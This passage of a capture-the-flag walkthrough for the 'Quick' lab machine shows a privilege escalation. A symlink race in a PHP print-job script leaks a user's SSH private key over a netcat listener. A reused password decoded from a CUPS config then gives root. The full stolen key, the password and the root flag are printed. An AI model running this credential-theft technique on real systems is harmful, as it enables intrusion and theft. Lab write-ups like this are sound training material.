Upon reading several of the .php files in /var/www/printer I stumbled upon an interesting section of code that creates the print jobs. It creates a new file with the name set as the date/time then changed the permissions so that all users can access it, the program then sends the file to the printer, sleeps for 0.5 seconds and removes the file

```
sam@quick:/var/www/printer$ cat job.php
<?php
require __DIR__ . '/escpos-php/vendor/autoload.php';
use Mike42\Escpos\PrintConnectors\NetworkPrintConnector;
use Mike42\Escpos\Printer;
include("db.php");
session_start();

if($_SESSION["loggedin"])
{
    if(isset($_POST["submit"]))
    {
        $title=$_POST["title"];
        $file = date("Y-m-d_H:i:s");
        file_put_contents("/var/www/jobs/".$file,$_POST["desc"]);
        chmod("/var/www/printer/jobs/".$file,"0777");
        $stmt=$conn->prepare("select ip,port from jobs");
        $stmt->execute();
        $result=$stmt->get_result();
        if($result->num_rows > 0)
        {
            $row=$result->fetch_assoc();
            $ip=$row["ip"];
            $port=$row["port"];
            try
            {
                $connector = new NetworkPrintConnector($ip,$port);
                sleep(0.5); //Buffer for socket check
                $printer = new Printer($connector);
                $printer -> text(file_get_contents("/var/www/jobs/".$file));
                $printer -> cut();
                $printer -> close();
                $message="Job assigned";
                unlink("/var/www/jobs/".$file);
            }
            catch(Exception $error)
            {
                $error="Can't connect to printer.";
                unlink("/var/www/jobs/".$file);
            }
        }
        else
        {
            $error="Couldn't find printer.";
        }
    }
}
```

This could be exploited using the following bash script. The script runs on an endless loop and takes the names of any file in /var/www/jobs and creates a symbolic link to srvadm's SSH private key.

```
sam@quick:/var/www/jobs$ while true
> do
> for i in $(ls /var/www/jobs)
> do
> ln -sf /home/srvadm/.ssh/id_rsa /var/www/jobs/$i
> done
> done
```

I set up a listener on port 9002 (for my created printer), ran the script and hit the print button on the webpage, this netted me the id_rsa file for srvadm.

PRINT JOBS

Please assign a job to printer.

Bill & Receipt Printer

driggzzzz

Bill Details

Print

```
driggzzzz@kali:~/Desktop/HTB/Quick$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.186] 37838
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAuS1pZLFoQfbaRT708rP8LsJE84QJPeWQJj6MF0S/RGCD4P
AP1UWD26CAaDy4J7B2f5M/o5XEYIzeR+KKSh+md//Foy+03sqIX37anFqqvHJQ6D
1L2W0SkWoyZzGqb8r94gN9TXW8TRLz7hMqQ2jfwBgGm3YVzMKYSYswi6dVYTLVGy
DLNb/88agUQGR8cANR1s/2ckWK+GiyTo5pgZacnSN/61p1Ctv0IC/zCOI5pCKNd
whOvbmjzNvh/b0eXbYQ/Rp5ryLu5JL21aPrtK+LCnqjKK0hwH8gKkdZK/d30f4i
hRiQlQakwPlsHy2am10+smg0214HMyQQdn7LE9QIDAQABAoIBAG2zSKQkvxgdeiI
ok/kcR5ns1wApagfHEFHxAxo8vFaN/m5QLQRA4H4LI/7y00mizi5CzFC3oVYtbum
Y5FXwagzZntxZegWQ9xb9Uy+X8sr6yIIGM5EL75i0ETpYhjoFBSuedeOpwcaR+
DLritB8rFKLQFR0ysZqVkaLmMRxPutqvhd1v0ZD04R/8ZMKggFnPC03AkgXkp3
j8+ktSPW6ThykwGnHY/vkMAS2H3dBhmcA/Ks6V8h5htvybhdLUUmd++K6Fqo/B
H14kg+y0Vfjs37vcNR5G7E+7hNw3z5N8uchP23Tzn2MynsjZ3Twbw0V5pw/Cx0
9nb7BSECgYEA5hmd4QRO350wM/LCu5XCJjGardhHn830IPUEmVePj15SGcam6oxvc
bAA5n83ERMxpDmE4I7y3CNrd9DS/uUae9q4CN/5gJEcc9Z1E81U64v7+H8VK3rue
F6PinfSdov50tWJbSxYr0dtkTSuUUPZrR+in5S0zP77kxZL4QtRE710CgYEAz+It
T/TMZwbl+9uLayanQObr5gD1UmG5fdYcutTB+8JOXGKFDIYy+oVMwoU1jzk7Kutw
8MzyuG8D11cVysRXHU8bnt5t1151RX0HsBmJ9LaySWFRbNt9bc7FeraJr8Dakj
b4gu9IKHcGchN2akH3K6Lz/ayIAXfadrTminkCgYEAxpZzKq6btX/LX4uS+kdx
peX7hULBz/XcjiXvKkyh19kxOPX/2voZcD9hfcYmOxZ466i0xIoHkuUX38oIEuwa
GeJo19xIdn386kj8sUGZxiIUONoCne5jrxQ0bdddX5XctXELh43HnMNYqQpazFo8C
Wp0/DlGaTtn+s+r/zu9Z8SECgYEAfFvuZvyK/ZWC6AS9oTiJWovNH0dfggsC82Ip
LHVsjBU8vGaSyvWRLXDaNZsmME1RXVBncwM/+BPn33/2c4f5QyH2i67WnpYF0e/
2vtbki1lVqZ-ERK0xHhVQ8hzontbBcP5v4E/Q/3uTLPJuy5iL4ud7iJ8SOHQF4o
x5pnJSECEgYEA5gk6QV0HwVtxXh3ASZyQIn6VK0+cIXHj72RAsFADJ98intvVsA3
+DvKZu+NeroPtaI7NZv6muiaK7ZGgcp4zEHRwXm+xQvxJpd3YzaKWZbCIPDDT/u
NJx1AKN7Gr9v4WjccrSk1hitPE1w6cmBNSStwaQWD+KUUEwYUAX20RA=
-----END RSA PRIVATE KEY-----
driggzzzz@kali:~/Desktop/HTB/Quick$
```

I copied the SSH key and changed permissions on it to 400 to allow its use via SSH, I then authenticated as srvadm via SSH.

```
driggzzzz@kali:~/Desktop/HTB/Quick$ ssh -i id_rsa srvadm@quick.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Sep  7 11:24:46 UTC 2020

System load:  0.06               Users logged in:      0
Usage of /:   30.1% of 19.56GB   IP address for ens33: 10.10.10.186
Memory usage: 22%               IP address for br-9ef1bb2e82cd: 172.18.0.1
Swap usage:   0%                 IP address for docker0: 172.17.0.1
Processes:   129

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

54 packages can be updated.
28 updates are security updates.

Last login: Fri Mar 20 05:56:02 2020 from 172.16.118.129
srvadm@quick:~$ whoami; hostname; id
srvadm
quick
uid=1001(srvadm) gid=1001(srvadm) groups=1001(srvadm),999(printers)
srvadm@quick:~$
```

Privilege Escalation - Root

Enumeration of srvadm's home directory reveals some logs and config files.

```
srvadm@quick:~$ ls -la
total 36
drwxr-xr-x 6 srvadm srvadm 4096 Mar 20 06:37 .
drwxr-xr-x 4 root    root    4096 Mar 20 02:16 ..
lrwxrwxrwx 1 srvadm srvadm   9 Mar 20 02:38 .bash_history -> /dev/null
-rw-r--r-- 1 srvadm srvadm  220 Mar 20 02:16 .bash_logout
-rw-r--r-- 1 srvadm srvadm 3771 Mar 20 02:16 .bashrc
drwx----- 5 srvadm srvadm 4096 Mar 20 06:20 .cache
drwx----- 3 srvadm srvadm 4096 Mar 20 02:38 .gnupg
drwxrwxr-x 3 srvadm srvadm 4096 Mar 20 06:37 .local
-rw-r--r-- 1 srvadm srvadm  807 Mar 20 02:16 .profile
drwx----- 2 srvadm srvadm 4096 Mar 20 02:38 .ssh
srvadm@quick:~$ cd .cache; ls -la
total 20
drwx----- 5 srvadm srvadm 4096 Mar 20 06:20 .
drwxr-xr-x 6 srvadm srvadm 4096 Mar 20 06:37 ..
drwxr-xr-x 2 srvadm srvadm 4096 Mar 20 06:23 conf.d
drwxr-xr-x 2 srvadm srvadm 4096 Mar 20 06:46 logs
-rw-r--r-- 1 srvadm srvadm   0 Mar 20 02:38 motd.legal-displayed
drwxr-xr-x 2 srvadm srvadm 4096 Mar 20 06:18 packages
srvadm@quick:~/.cache$ cd conf.d; ls -la
total 20
drwxr-xr-x 2 srvadm srvadm 4096 Mar 20 06:23 .
drwx----- 5 srvadm srvadm 4096 Mar 20 06:20 ..
-rw-r--r-- 1 srvadm srvadm 4569 Mar 20 06:20 cupsd.conf
-rw-r--r-- 1 srvadm srvadm 4038 Mar 20 06:23 printers.conf
srvadm@quick:~/.cache/conf.d$
```

Reading printers.conf reveals a URL encoded password.


```
srvadm@quick:~/.cache/conf.d$ cat printers.conf
# Printer configuration file for CUPS v2.3.0
# Written by cupsd on 2020-02-18 17:11
# DO NOT EDIT THIS FILE WHEN CUPSD IS RUNNING
NextPrinterId 5
<Printer Aviator>
PrinterId 1
UUID urn:uuid:06094d79-122e-342a-6e40-384bc8e26153
AuthInfoRequired none
Info PA-7450 G250
Location G250
MakeModel KONICA MINOLTA C554SeriesPS(P)
DeviceURI ipp://127.0.0.1/ipp/pa-7450
State Idle
StateTime 1582042274
ConfigTime 1582038455
Reason media-low-warning
Reason other-report
Type 8401100
Accepting Yes
Shared Yes
JobSheets none none
QuotaPeriod 0
PageLimit 0
KLimit 0
OpPolicy default
ErrorPolicy stop-printer
Option job-cancel-after 10800
Option media 12
Option output-bin 0
Option print-color-mode color
Option print-quality 5
Attribute marker-colors \#00FFFF,#FF00FF,#FFFF00,#000000,#00FFFF,#00FFFF,#FF00FF,#FF00FF,#FFFF00,#FFFF00,#000000,#00
Attribute marker-levels 51,63,64,39,82,98,82,98,82,98,49,92,-1,92,83,86
Attribute marker-low-levels 10,10,10,10,10,10,10,10,10,10,10,10,0,10,10,10
Attribute marker-high-levels 100,100,100,100,100,100,100,100,100,100,100,100,99,100,100,100
Attribute marker-names Toner Cartridge (C),Toner Cartridge (M),Toner Cartridge (Y),Toner Cartridge (K),Drum Cartridge
ridge(K),Developer Cartridge(K),Waste Toner Box,Fusing Unit,Image Transfer Belt Unit,Transfer Roller Unit
Attribute marker-types toner,toner,toner,toner,toner,toner,opc,developer,opc,developer,opc,developer,opc,developer,waste-toner,
Attribute marker-change-time 1582042248
</Printer>
<Printer OLD_Aviatar>
PrinterId 2
UUID urn:uuid:0929509f-7173-3afd-6be2-4da0a43ccfe
Info 8595
Location Aviator
MakeModel KONICA MINOLTA C554SeriesPS(P)
DeviceURI https://srvadm%40quick.htb:%26ftQ4K3SGde8%3F@printerv3.quick.htb/printer
State Idle
```

Decoding this is trivial, revealing the password as &ftQ4K3SGde8?

Decode from URL encoded format

Simply enter your data then push the decode button.

%26ftQ4K3SGde8%3F

 For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8

Source character set.

☐ Decode each line separately (useful for multiple entries).



Live mode OFF

Decodes in real-time when you type or paste (supports only UTF-8 character set).

< DECODE >

Decodes your data into the textarea below.

&ftQ4K3SGde8?

This password is reused on the root account, allowing me to su into it.

```
srvadm@quick:~/.cache/conf.d$ su root
Password:
root@quick:/home/srvadm/.cache/conf.d# whoami; hostname; id; cat /root/root.txt
root
quick
uid=0(root) gid=0(root) groups=0(root)
2676d141d9305a5d06e288c8bf916bbf
root@quick:/home/srvadm/.cache/conf.d#
```

